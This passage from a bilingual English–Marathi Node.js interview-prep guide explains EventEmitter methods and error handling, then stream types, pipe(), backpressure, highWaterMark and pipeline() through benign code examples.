- The `events` module is not just for custom events. It is the **backbone of Node.js itself**: HTTP, FS, Streams and Net all **extend (inherit from)** EventEmitter.

Diagram: EventEmitter – Publish/Subscribe Architecture



- **Point 1 — Loose coupling:** The publisher and subscribers don't know about each other. The publisher fires an event by name, and any number of subscribers registered for that name react. This keeps code **modular, scalable and maintainable**.
- **Point 2 — Why core modules inherit EventEmitter:**
 - **HTTP Server:** emits `'request'` for every incoming request.
 - **Readable Streams:** emit `'data'` as chunks arrive and `'end'` when done.
 - **fs:** emits events when file operations (e.g. `fs.watch`, streams) progress or complete.
 - Because they inherit EventEmitter, you can call `.on()` directly on them.
- **Point 3 — emit() is synchronous:** `.emit()` calls all listeners **immediately and in order**. The "async" part comes from *when* the event is emitted (for example, after I/O finishes).

In Short (EventEmitter):

- EventEmitter is a core Node.js class from the `events` module, used to create and handle custom events.
- It is the foundation of Node's event-driven architecture: we **emit** events and attach **listeners** that respond to them.

- With `.on()`, `.once()` and `.emit()`, apps **react** to events instead of waiting for them, which makes Node.js scalable, efficient and non-blocking.
- Most core modules (HTTP, Streams, FS) use EventEmitter internally.

⚡ Short Interview Answer — Q. What is EventEmitter in Node.js?

- **EventEmitter** is a class from Node.js's built-in events module that implements the **Publish–Subscribe pattern**.
- Objects **emit named events** with `.emit()`, and **listener functions** registered with `.on()` react to them.
- Core modules like **HTTP, FS and Streams** inherit from EventEmitter, which makes them event-driven by nature.
- Key methods: `.on()` (permanent listener), `.once()` (one-time listener), `.emit()` (fire event), `.off()` (remove listener).

मराठी सारांश (Pub/Sub Pattern):

- EventEmitter हा **Publish–Subscribe** (Pub/Sub) design pattern वर आधारित आहे.
- **Publisher (Emitter):** event fire करतो (`.emit()`). उदा. "order आला!"
- **Subscriber (Listener):** event ऐकून react करतो (`.on()`). उदा. "Kitchen, order तयार कर!"
- **Loose coupling:** दोघांना एकमेकांबद्दल माहिती नसते. फक्त event चे नाव common.
- HTTP Server, File System, Streams हे सगळे EventEmitter extend करतात. म्हणून `server.on('request', ...)` लिहिता येते.
- **लक्षात ठेवा:** `emit()` listeners ना लगेच (synchronously) आणि क्रमाने call करतो.
- **उदाहरण:** YouTube channel (publisher) video टाकतो, subscribers ना notification जाते. Channel ला प्रत्येक subscriber माहीत असण्याची गरज नसते.

Q. Key Concepts: Listeners and Emitters

- **1. Listening (.on):** You can attach event handlers using the `.on('eventName', callback)` method. The callback executes whenever that specific event is fired.
- **2. Emitting (.emit):** You use `.emit('eventName')` to trigger the event. You can also pass data (arguments) to the event handlers.
- **3. Multiple Callbacks:** You can register multiple `.on()` listeners for the same single event. When emitted, all of them will run in the order they were registered.

मराठी सारांश:

- `.on()` चा वापर करून आपण इव्हेंट ऐकतो (Listen) आणि `.emit()` चा वापर करून आपण इव्हेंट फायर (Trigger) करतो.
- `.emit('name', data)` ने listener ला data (arguments) पण पाठवता येतो.

- आपण एकाच इव्हेंटसाठी अनेक कामे सेट करू शकतो. सगळे listeners register केलेल्या क्रमाने चालतात.
- **महत्वाचे:** listener आधी (.on) लावावा, मग .emit. नाहीतर event वाया जातो.
- **उदाहरण:** radio station (emit) प्रसारण करते, ज्यांनी तो channel लावला (on) तेच ऐकतात.




Figure 18: How EventEmitter works

Q. Essential EventEmitter Methods

1. Syntax: `emitter.on(eventName, listener)`

- **eventName:** The name of the event (string).
- **listener:** The callback function to execute.
- *Usage:* Adds a listener. The callback runs *every time* the event is emitted.

2. Syntax: `emitter.emit(eventName, [...args])`

- **eventName:** The name of the event to fire.
- **...args:** (Optional) Data to pass to the listener functions.
- *Usage:* Synchronously calls all registered listeners for the event.

3. Syntax: `emitter.once(eventName, listener)`

- *Usage:* Adds a one-time listener. It is called **only the first time** the event is emitted, and then automatically unregisters itself.

4. Syntax: `emitter.off(eventName, listener)` OR `removeListener`

- *Usage:* Removes a specific listener from the event array.

5. Syntax: `emitter.removeAllListeners([eventName])`

- *Usage:* Removes all listeners for a specific event, or all listeners for all events if no name is provided.

Code Example: Basic Emitter Methods

```
const { EventEmitter } = require('events');
const myEmitter = new EventEmitter();

// 1. Registering multiple listeners (.on)
myEmitter.on('userJoined', (username, id) => {
  console.log(`Welcome ${username}! Your ID is ${id}`);
});
myEmitter.on('userJoined', () => {
  console.log(`Updating database for new user...`);
});

// 2. Registering a one-time listener (.once)
myEmitter.once('firstLogin', () => {
  console.log('Sending welcome email (Will only happen once!)...');
});

// 3. Emitting the events (.emit)
myEmitter.emit('firstLogin'); // Output: Sending welcome email...
myEmitter.emit('firstLogin'); // Ignored! (.once already ran)

myEmitter.emit('userJoined', 'Vishal', 101); // Output: Welcome Vishal! + Updating database...
```

मराठी सारांश (EventEmitter Methods):

- **on(eventName, listener):** listener जोडतो. Event प्रत्येक वेळी आला की चालतो.
- **emit(eventName, ...args):** event fire करतो. सगळे listeners synchronously, क्रमाने चालतात. Listener असल्यास true, नसल्यास false return करतो.
- **once(eventName, listener):** फक्त पहिल्यांदाच चालतो, नंतर आपोआप निघून जातो. उदा. welcome email.
- **off / removeListener(eventName, listener):** एक ठराविक listener काढतो. तोच function reference द्यावा लागतो.
- **removeAllListeners([eventName]):** त्या event चे सगळे listeners काढतो. नाव न दिल्यास सगळ्या events चे.
- **listenerCount(eventName):** त्या event साठी किती listeners लावले आहेत ते सांगतो.

6. Syntax: emitter.listenerCount(eventName)

- *Usage:* Returns the number of listeners currently registered for that event.

Important details:

- emit() returns true if the event had listeners, false if none were registered.
- To remove a listener with off(), you must pass the **exact same function reference** used with on(). A new arrow function will not match.

Code Example: .off() – Removing a Listener

```
const { EventEmitter } = require('events');
const myEmitter = new EventEmitter();

// ⚠️ Use a NAMED function so you can remove it later
function onData(data) {
  console.log('Data received:', data);
}

myEmitter.on('data', onData);
console.log(myEmitter.listenerCount('data')); // 1

myEmitter.emit('data', 'chunk 1'); // → "Data received: chunk 1"

myEmitter.off('data', onData); // remove the listener
console.log(myEmitter.emit('data', 'chunk 2')); // false → no listeners, nothing printed
```

Q. PRO TIP 1: The special 'error' Event (Crash Risk!)

- In Node.js, the 'error' event is treated specially.
- If an EventEmitter emits an 'error' event, and **no listener is registered** to handle it, the Node.js process will print the stack trace and **CRASH** (exit).
- *Best Practice*: ALWAYS register an `.on('error', (err) => {...})` listener on your emitters to prevent your server from crashing.

Code Example: Crash vs handled

```
const { EventEmitter } = require('node:events');
const e = new EventEmitter();

// e.emit('error', new Error('DB down')); // ❌ no listener → process crashes

e.on('error', (err) => console.error('Handled:', err.message));
e.emit('error', new Error('DB down')); // ✅ "Handled: DB down"
```

मराठी सारांश (Important Error Handling):

- Node.js मध्ये 'error' नावाचा इव्हेंट खूप खास (Special) असतो.
- जर आपण 'error' नावाचा इव्हेंट फायर (emit) केला, आणि त्याला पकडण्यासाठी (listen) कोणीच नसेल (म्हणजेच `.on('error', ...)` लिहिलं नसेल), तर Node.js ला वाटतं की काहीतरी गंभीर चूक झाली आहे.
- यामुळे पूर्ण Node.js सर्वर क्रॅश होतो आणि प्रोग्राम तिथेच थांबतो (Crash & Exit).
- **Best Practice**: सर्व्हर क्रॅश होण्यापासून वाचवण्यासाठी नेहमी प्रत्येक Emitter वर `.on('error', (err) => {...})` लिहून एरर हँडल करावी.

Q. PRO TIP 2: Extending EventEmitter (Real-World Use)

- In large applications, we rarely create empty `new EventEmitter()` instances.
- Instead, custom classes **extend** the `EventEmitter` class. This gives the custom class the ability to emit its own internal events.
- This is exactly how Node.js core modules work (e.g., the `http.Server` class extends `EventEmitter`, which is why we can do `server.on('request', ...)`).

Code Example: Extending EventEmitter

```
const { EventEmitter } = require('events');

// Our custom class gets all features of EventEmitter!
class MyServer extends EventEmitter {
  start() {
    console.log("Server is starting...");
    // Emitting an event from inside the class
    this.emit('started', { port: 8080 });
  }
}

const server = new MyServer();

// Listening to the custom event
server.on('started', (data) => {
  console.log(`Successfully running on port ${data.port}`);
});

server.start();
```

मराठी सारांश (EventEmitter Extend करणे):

- मोठ्या apps मध्ये रिकामा `new EventEmitter()` कमी वापरतात. त्याऐवजी आपला class `extends EventEmitter` करतो.
- त्यामुळे आपल्या class ला `.on()`, `.emit()` सारख्या सगळ्या सुविधा मिळतात, आणि class आतून `this.emit()` करू शकतो.
- Node.js core असेच काम करते. `http.Server` हा `EventEmitter` extend करतो, म्हणून `server.on('request')` चालते.
- **उदाहरण:** `MyServer` सुरू झाला की `'started'` event देतो. बाहेरचा code तो ऐकून "running on port 8080" छापतो.

EventEmitter vs Pub-Sub Pattern

Q. Difference between EventEmitter and Pub-Sub (Publisher-Subscriber)?

Concept:

- While both concepts follow an event-driven architecture where one entity produces an event and others react, they are used in entirely different scopes.
- **EventEmitter** is an **in-process** implementation: emitter and listeners live in the same Node.js memory.
- **Pub/Sub** is an **architectural pattern** where publishers send messages to a **channel/topic** on a broker, and subscribers receive them. Neither side knows the other.

Feature	EventEmitter (Node.js)	Pub-Sub Pattern (e.g. Redis, MQTT)
Communication Style	Direct: Objects talk directly in memory.	Indirect: Publishers and subscribers talk via a central message broker/channel.
Scale & Scope	Usually contained within a single application/process .	Can be distributed across multiple servers or completely different languages.
Implementation	Built directly into Node.js (events core module).	Requires external systems/services (Redis Pub/Sub, Kafka, RabbitMQ, MQTT).
Use Case	Emit/listen to events inside the same Node.js process (e.g., HTTP requests, file reading).	Decoupled systems, microservices talking to each other, real-time chat servers.

मराठी सारांश (EventEmitter vs Pub-Sub):

- **EventEmitter:** एकाच program (process) मध्ये events पास करण्यासाठी वापरतात (Direct communication in memory).
- **Pub-Sub:** अनेक वेगवेगळ्या servers / microservices मध्ये communication करण्यासाठी वापरतात (Broker च्या मदतीने). उदा. Redis किंवा Kafka.

Interview Questions (Detailed)

Q1. What happens if you trigger `.emit()` before setting `.on()`?

- Nothing happens. The event is fired, but because there are no listeners registered yet, the event is completely ignored. Listeners must be set *before* the event is emitted.

Q2. What is the difference between `.on()` and `.once()`?

- `.on()` will execute its callback *every time* the event is fired, no matter how many times.

- `.once()` will execute its callback only the *first time* the event is fired, and then it automatically unregisters itself.

Q3. What happens if an EventEmitter throws an 'error' event without a listener?

- It throws an unhandled exception and crashes the entire Node.js process. Always attach an `.on('error')` listener to prevent crashes.

Q4. What happens if multiple listeners are attached to the same event? Is there a limit?

- When the event is emitted, all attached listeners will execute **synchronously** in the exact order they were registered.
- **Limit Warning:** By default, Node.js allows a maximum of **10 listeners** per event to prevent memory leaks.
- If you add more than 10, Node.js will print a `MaxListenersExceededWarning` in the console.
- *Fix:* You can increase this limit using `emitter.setMaxListeners(n)`.

मराठी सारांश (Interview Questions Breakdown):

• Q. `.on()` च्या आधी `.emit()` कॉल केला तर काय होईल?

उत्तर: काहीच होणार नाही (No Error, No Output). इव्हेंट फायर होतो पण ऐकण्यासाठी (listener) कोणीच नसल्यामुळे तो इव्हेंट इग्नोर (वाया) जातो. म्हणून नेहमी आधी `.on()` लिहा आणि नंतरच `.emit()` करा.

• Q. `.on()` आणि `.once()` मधला फरक काय?

उत्तर: `.on()` वापरला तर इव्हेंट जितक्या वेळा फायर होईल, तितक्या वेळा कोड चालेल. पण `.once()` वापरला तर कोड फक्त **पहिल्यांदाच** चालेल आणि नंतर तो आपोआप बंद (unregister) होईल.

• Q. 'error' इव्हेंट हँडल नाही केला तर काय होईल?

उत्तर: जर आपण error हँडल केला नाही (listener नसेल), तर Node.js सर्व्हर क्रॅश होईल आणि संपूर्ण ॲप बंद पडेल.

• Q. एकाच इव्हेंटला एकापेक्षा जास्त Listeners लावले तर काय होईल?

उत्तर: सर्व Listeners **क्रमाने (synchronously)** चालतील, ज्या क्रमाने ते लिहिले आहेत. Node.js मध्ये एका इव्हेंटसाठी जास्तीत जास्त **10 Listeners** ची limit असते. जर 10 पेक्षा जास्त लावले, तर "Memory Leak Warning" येते. ही limit वाढवण्यासाठी `setMaxListeners(n)` वापरतात.

Quick Revision Summary

Method	Description
<code>.on(event, cb)</code>	Listens continuously for an event.
<code>.emit(event, args)</code>	Fires/triggers the event and passes data.

.once(event, cb)	Listens for an event exactly one time.
.off(event, cb)	Removes a specific listener.
extends EventEmitter	Object-oriented way to make custom classes event-driven.
'error' Event	Crashes Node.js if not listened to.

Chapter 12: The Stream Module

Q. What is a Stream in Node.js?

Concept:

- A **Stream** is an abstract interface and a fundamental concept in Node.js that lets you read data from a source or write data to a destination in a **continuous, chunk-by-chunk fashion**.
- **Ongoing Process:** Think of a stream as an ongoing process where we have to read (or write) data chunk by chunk as it comes in, rather than waiting for the entire dataset to load into memory.
- This means you process data piece by piece as soon as it becomes available.
- *Important:* All streams in Node.js are instances of the `EventEmitter` class. This means they broadcast events (like `'data'`, `'end'`, and `'error'`) which we can listen to.

- **Analogy:** Streaming is exactly like watching a video on YouTube. You watch it in real-time as small parts (buffer chunks) arrive, instead of waiting to download the entire 2GB video file before you can press play.
- **Why is it used?** Streams are heavily used in Node.js for reading/writing huge files, handling HTTP requests/responses, and processing network sockets without crashing the server due to RAM limits.

मराठी सारांश (Detailed):

- **Stream म्हणजे काय?** Stream म्हणजे असा मार्ग ज्यातून डेटा पूर्णपणे एकाच वेळी न येता, छोट्या-छोट्या तुकड्यांमध्ये (Chunks) सतत वाहत असतो.
- **फायदा (Advantage):** जर तुम्हाला 2GB ची फाईल वाचायची असेल, तर Node.js ती पूर्ण फाईल मेमरी (RAM) मध्ये लोड करत नाही. त्याऐवजी, तो थोडा-थोडा डेटा वाचतो आणि प्रोसेस करतो. यामुळे कितीही मोठी फाईल असली तरी मेमरी (RAM) वाचते आणि सर्वर क्रॅश होत नाही (Highly Memory Efficient).
- **उदाहरण (Example):** यूट्यूब (YouTube) किंवा नेटफ्लिक्स (Netflix). आपण तिथे पूर्ण चित्रपट आधी डाउनलोड करत नाही, तर थोडा-थोडा डेटा येत राहतो आणि आपण तो बघत राहतो. हेच काम Node.js मध्ये Streams करतात.
- सर्वात महत्वाची गोष्ट म्हणजे सर्व Streams हे `EventEmitter` असतात, म्हणजेच ते `'data'` आणि `'end'` सारखे इव्हेंट्स फायर करतात.




Figure 19: Why Streams are Memory Efficient

Q. 4 Types of Streams (In Detail)

- **1. Readable Stream:** A stream from which you can *read* data sequentially. It acts as a source.
 - Examples: `fs.createReadStream()` (Reading a file), `process.stdin` (Reading user input from terminal), `req` in HTTP (Reading incoming request body).
- **2. Writable Stream:** A stream to which you can *write* data sequentially. It acts as a destination.
 - Examples: `fs.createWriteStream()` (Writing to a file), `process.stdout` (Printing to the console), `res` in HTTP (Sending a response back to the client).
- **3. Duplex Stream:** A stream that is BOTH Readable and Writable. The read and write channels operate independently (like a two-way road).
 - Example: A TCP network socket (`net.Socket`). You can read data coming from a client and write data back to the client simultaneously.
- **4. Transform Stream:** A very special type of Duplex stream. Here, the data you WRITE is mathematically modified or transformed before it is READ.
 - Examples: `zlib.createGzip()` (Data goes in as text, gets compressed, and comes out as a zip binary), Encryption streams (Data goes in raw, comes out encrypted).




Figure 20: 4 Types of Node.js Streams

मराठी सारांश:

- Streams चे ४ प्रकार असतात.
- 1. Readable:** ज्यातून data **वाचतो** (source). उदा. `fs.createReadStream()`, `process.stdin`, HTTP req. **उदाहरण:** नळ (पाणी बाहेर येते).
- 2. Writable:** ज्यात data **लिहितो** (destination). उदा. `fs.createWriteStream()`, `process.stdout`, HTTP res. **उदाहरण:** बादली (पाणी आत जाते).
- 3. Duplex:** वाचणे आणि लिहिणे दोन्ही, पण दोन्ही बाजू स्वतंत्र. उदा. TCP socket. **उदाहरण:** phone call (ऐकणे आणि बोलणे एकाच वेळी).
- 4. Transform:** Duplex चा खास प्रकार. आत आलेला data **बदलून** बाहेर देतो. उदा. `zlib.createGzip()` (compress), encryption. **उदाहरण:** water filter (गढूळ पाणी आत, स्वच्छ बाहेर).

Q. Common Stream Events (Detailed Explanation)

- 'data' (Readable):** This event is fired continuously whenever a new chunk of data becomes available to read. When you listen to this event, the stream automatically starts flowing.
- 'end' (Readable):** This event is fired when the stream has reached the end of the file/source and there is no more data left to read. Useful for closing connections or sending a final response.
- 'error' (Readable/Writable):** Fired immediately if there is any error during the reading or writing process (e.g., file not found, permission denied). If you don't handle this, your server will crash!
- 'finish' (Writable):** This event is fired on a Writable stream when you have called `.end()` and all chunks have been successfully flushed/written to the destination.

Code Example: Handling Streams Manually with Events

```
const fs = require('fs');
const http = require('http');

const server = http.createServer((req, res) => {
  // 1. Create a readable stream
  const readStream = fs.createReadStream("large-data.txt", "utf-8");

  // 2. Listen to the 'data' event
  readStream.on("data", (chunk) => {
    res.write(chunk); // Send chunk to the client/browser
  });

  // 3. Listen to the 'end' event
  readStream.on("end", () => {
    res.end(); // Close the response when file ends
  });

  // 4. Handle errors!
  readStream.on("error", (err) => {
```

```
    console.error(err);
    res.statusCode = 500;
    res.end("File not found");
  });
});
```

मराठी सारांश (Stream Events):

- **'data' (Readable):** नवीन chunk (तुकडा) आला की प्रत्येक वेळी fire होतो. हा listener लावला की stream वाहू लागतो (flowing mode).
- **'end' (Readable):** source मधला सगळा data संपला की एकदा fire होतो. इथे response बंद करतात.
- **'error' (Readable / Writable):** file सापडली नाही, permission नाही अशा चुकांवर fire होतो. Handle न केल्यास server crash होतो.
- **'finish' (Writable):** .end() केल्यावर सगळा data destination मध्ये लिहून पूर्ण झाला की fire होतो.
- **Flow:** data → data → data → end (किंवा मध्येच error).

Q. The stream.pipe() Method (The Easy Way)

Concept:

- stream.pipe() is a utility method that connects a **Readable** stream directly to a **Writable** stream.
- It automatically handles the reading, writing, and flow control (backpressure) so you don't have to manually write .on('data') and .on('end') events.
- **Benefits:** Memory efficiency, heavily simplified code, and you can "chain" multiple pipes (e.g., Read → Compress → Write).

Syntax: readableStream.pipe(destinationStream, [options])

- **readableStream:** The source stream you are reading from (e.g., fs.createReadStream).
- **destinationStream:** The writable stream you are sending data to (e.g., HTTP res, or fs.createWriteStream).
- **Returns:** The destination stream, which allows for chaining like a.pipe(b).pipe(c).

Code Example: Using .pipe()

```
const fs = require('fs');
const http = require('http');

const server = http.createServer((req, res) => {
  const readStream = fs.createReadStream("large-data.txt", "utf-8");

  // Connect the read stream directly to the HTTP response (which is a Writable stream!)
  // This ONE line replaces all the .on('data') and .on('end') logic!
  readStream.pipe(res);
```

```
readStream.on("error", (err) => {  
  res.statusCode = 500;  
  res.end("Error occurred");  
});  
});
```

मराठी सारांश:

- `.pipe()` चा वापर करून आपण एका Readable stream मधून डेटा थेट Writable stream मध्ये पाठवू शकतो.
- **Syntax:** `readable.pipe(destination)`. Destination stream परत देतो, म्हणून chaining शक्य: `a.pipe(b).pipe(c)`.
- यामुळे कोड खूप सोपा होतो (फक्त एका लाईनमध्ये काम होते). `.on('data')` आणि `.on('end')` स्वतः लिहावे लागत नाहीत.
- **Backpressure:** लिहिणारा (writable) slow असेल तर pipe वाचणे आपोआप थांबवतो, म्हणजे memory भरत नाही. Node.js हे स्वतः हाताळते.
- **लक्षात ठेवा:** pipe errors पुढे पाठवत नाही. प्रत्येक stream वर 'error' handle करा, किंवा `stream.pipeline()` वापरा.
- **उदाहरण:** टाकीतून (readable) पाइपने थेट बागेत (writable) पाणी. बादलीने फेऱ्या मारायची गरज नाही.

Q. What is Backpressure in Streams?


Concept:

- **Backpressure** happens when data arrives **faster** than the destination can handle (write) it.
- Example: reading a file from a fast SSD (very fast) and sending it to a user on a slow mobile network (slow).
- If nothing controls the speed, the extra data piles up in memory (RAM), and the server can slow down or crash with an **out-of-memory** error.
- Backpressure handling is the mechanism that tells the fast side: **"Stop! Wait until I am ready."**
- **Simple example:** pouring water from a big bucket into a bottle with a funnel. If you pour too fast, the funnel overflows. You pause, let it drain, then pour again.

How Node.js Handles Backpressure (Step by Step):

1. The readable stream reads a chunk and calls `writable.write(chunk)`.
 2. `write()` returns `true` → the writable's internal buffer still has space, so keep sending.
 3. `write()` returns `false` → the buffer is full. The reader must **pause** (`readable.pause()`).
 4. When the writable empties its buffer, it emits the 'drain' event.
 5. On 'drain', the reader **resumes** (`readable.resume()`), and the cycle repeats.
-  `.pipe()` and `pipeline()` do all of this **automatically**.
 -  If you use `.on('data') + write()` manually and ignore the return value, you have **no backpressure**.

Fast producer + slow consumer = backpressure



Code Example 1: ❌ No Backpressure (Memory Can Explode)

```
const fs = require('fs');
const reader = fs.createReadStream('huge-10GB.log');
const writer = fs.createWriteStream('copy.log');

reader.on('data', (chunk) => {
  writer.write(chunk); // ❌ return value ignored → chunks pile up in RAM
});
```

Code Example 2: ✅ Manual Backpressure Handling

```
reader.on('data', (chunk) => {
  const canContinue = writer.write(chunk); // true = space left, false = buffer full
  if (!canContinue) {
    reader.pause(); // stop reading
    writer.once('drain', () => reader.resume()); // continue when writer is ready
  }
});
reader.on('end', () => writer.end());
```

- **Syntax:** `writable.write(chunk[, encoding][, callback])`
- **chunk:** The data to write (string or Buffer).
- **encoding (optional):** For string chunks, e.g. 'utf8'.
- **callback (optional):** Called when this chunk has been flushed.
- **Returns:** `true` if more data can be written now; `false` if you should wait for 'drain'.
- **'drain' event:** Emitted by the writable when its buffer is emptied and it can accept more data.
- **readable.pause() / readable.resume():** Stop / restart the flow of 'data' events.

मराठी सारांश (Backpressure):

- **Backpressure म्हणजे काय?** data येण्याचा वेग (readable) लिहिण्याच्या वेगापेक्षा (writable) जास्त असणे.

- **उदाहरण:** SSD वरून file खूप वेगाने वाचली जाते, पण user चे mobile network slow आहे. जास्तीचा data RAM मध्ये साचतो.
- नियंत्रण नसेल तर memory भरते आणि server slow होतो किंवा crash होतो (out of memory).
- **Node.js ची पद्धत:** `write()` ने `false` दिले → buffer भरला → `reader pause()` → writer रिकामा झाला की `'drain'` event → `reader resume()`.
- `.pipe()` आणि `pipeline()` हे सगळे आपोआप करतात.
- हाताने `.on('data') + write()` वापरून return value दुर्लक्षित केली तर backpressure handle होत नाही.
- **उदाहरण:** मोठ्या बादलीतून नरसाळ्याने (funnel) बाटलीत पाणी ओतणे. नरसाळे भरले की थांबा, रिकामे झाले की पुन्हा ओता.

Q. What is highWaterMark?

Concept:

- `highWaterMark` is the **size limit of a stream's internal buffer**.
- It is the threshold at which a stream says "I'm full", which is what triggers backpressure.
- It is a **limit, not a hard cap**: you can still write past it, but `write()` starts returning `false` to ask you to stop.
- **Simple example:** the "full" line marked on a water tank. Water can technically go a little higher, but at that line the pump should stop.

Default Values:

- **Normal streams:** 16 KB (16384 bytes). Since Node.js 22 the default is 64 KB.
- `fs.createReadStream`: 64 KB per chunk.
- **Object mode streams** (`objectMode: true`): measured in **number of objects**, default 16.

How it works:

- **Readable:** the stream reads ahead from the source until its buffer reaches `highWaterMark`, then stops reading until data is consumed. It also sets the usual chunk size.
- **Writable:** once buffered (not yet written) data reaches `highWaterMark`, `write()` returns `false`.

Choosing a value:

- **Bigger** → fewer, larger chunks → faster for big files, but more RAM per stream.
- **Smaller** → less RAM per stream (good with many users at once), but more overhead.
- Usually the defaults are fine. Tune only after measuring.

Code Example: Setting highWaterMark

```
const fs = require('fs');

// Read in 1 MB chunks instead of the default 64 KB
```

```
const reader = fs.createReadStream('video.mp4', { highWaterMark: 1024 * 1024 });

// Writable buffer of 32 KB
const writer = fs.createWriteStream('copy.mp4', { highWaterMark: 32 * 1024 });

reader.on('data', (chunk) => console.log('Chunk size:', chunk.length)); // ≈ 1048576

console.log(reader.readableHighWaterMark); // 1048576
console.log(writer.writableHighWaterMark); // 32768
```

- **Syntax:** `fs.createReadStream(path, { highWaterMark, encoding, start, end })`
- **highWaterMark:** Buffer size in bytes (or object count in object mode).
- **encoding:** e.g. 'utf8' to get strings instead of Buffers.
- **start / end:** Read only a byte range of the file (useful for video seeking).
- **readable.readableHighWaterMark / writable.writableHighWaterMark:** Read-only properties showing the current limit.

मराठी सारांश (highWaterMark):

- **highWaterMark** म्हणजे stream च्या internal buffer ची मर्यादा (size limit).
- ही मर्यादा गाठली की stream "मी भरलो" असे सांगतो, म्हणजे backpressure सुरू होतो.
- ही hard limit नाही. पुढे लिहिता येते, पण `write()` `false` देऊन थांबायला सांगतो.
- **Default:** साधे streams 16 KB (Node 22+ मध्ये 64 KB), `fs.createReadStream` 64 KB, object mode मध्ये 16 objects.
- **Readable:** एवढा data आधीच वाचून ठेवतो, आणि साधारण chunk size पण हीच. **Writable:** एवढा data साचला की `write() = false`.
- **मोठी value:** मोठ्या files साठी fast, पण जास्त RAM. **छोटी value:** कमी RAM, जास्त users साठी चांगली.
- **उदाहरण:** पाण्याच्या टाकीवरची "full" ची रेघ. तिथे पोहोचलो की पंप बंद करायचा.

Q. What is stream.pipeline()? (Better than .pipe())

Concept:

- `stream.pipeline()` connects **several streams in a chain** (source → transforms → destination), like `.pipe()`.
- Like `.pipe()`, it handles **backpressure automatically**.
- Unlike `.pipe()`, it also **forwards errors** from any stream to one place, and **destroys all streams** (closes files and sockets) if any one fails.
- That's why `pipeline()` is the **recommended** way to connect streams in production.
- **Simple example:** a factory assembly line with one supervisor. If any machine breaks, the supervisor stops the whole line and reports the problem, instead of other machines running uselessly.

The Problem with .pipe():

- `a.pipe(b).pipe(c)` does **not** forward errors. An error in `a` is not seen by `c`.
- You must add `.on('error')` to **every** stream, or the process can crash.
- If one stream fails, the others are **not closed** → open file handles and memory leaks.

Point	.pipe()	pipeline()
Backpressure	✓ Automatic	✓ Automatic
Error forwarding	✗ No, add 'error' on every stream	✓ One callback / one catch
Cleanup on failure	✗ Other streams stay open	✓ Destroys all streams
async/await	✗ No	✓ stream/promises version
Recommended	Simple scripts	✓ Production code

Code Example 1: pipeline() with Callback (Compress a File)

```
const fs = require('fs');
const zlib = require('zlib');
const { pipeline } = require('stream');

pipeline(
  fs.createReadStream('input.txt'),    // 1. source (Readable)
  zlib.createGzip(),                  // 2. transform (compress)
  fs.createWriteStream('input.txt.gz'), // 3. destination (Writable)
  (err) => {                           // 4. ONE callback for success or any error
    if (err) console.error('Pipeline failed:', err.message);
    else console.log('Compression done!');
  }
);
```

Code Example 2: pipeline() with async/await (Modern, Recommended)

```
const fs = require('fs');
const zlib = require('zlib');
const { pipeline } = require('stream/promises');

async function compress() {
  try {
    await pipeline(
      fs.createReadStream('input.txt'),
      zlib.createGzip(),
      fs.createWriteStream('input.txt.gz')
    );
    console.log('Compression done!');
  } catch (err) {
    console.error('Pipeline failed:', err.message);
  }
}
```

```

    } catch (err) {
      console.error('Pipeline failed:', err.message); // error from ANY stream lands here
    }
  }
  compress();
}

```

Code Example 3: Streaming a File to an HTTP Response Safely

```

const http = require('http');
const fs = require('fs');
const { pipeline } = require('stream');

http.createServer((req, res) => {
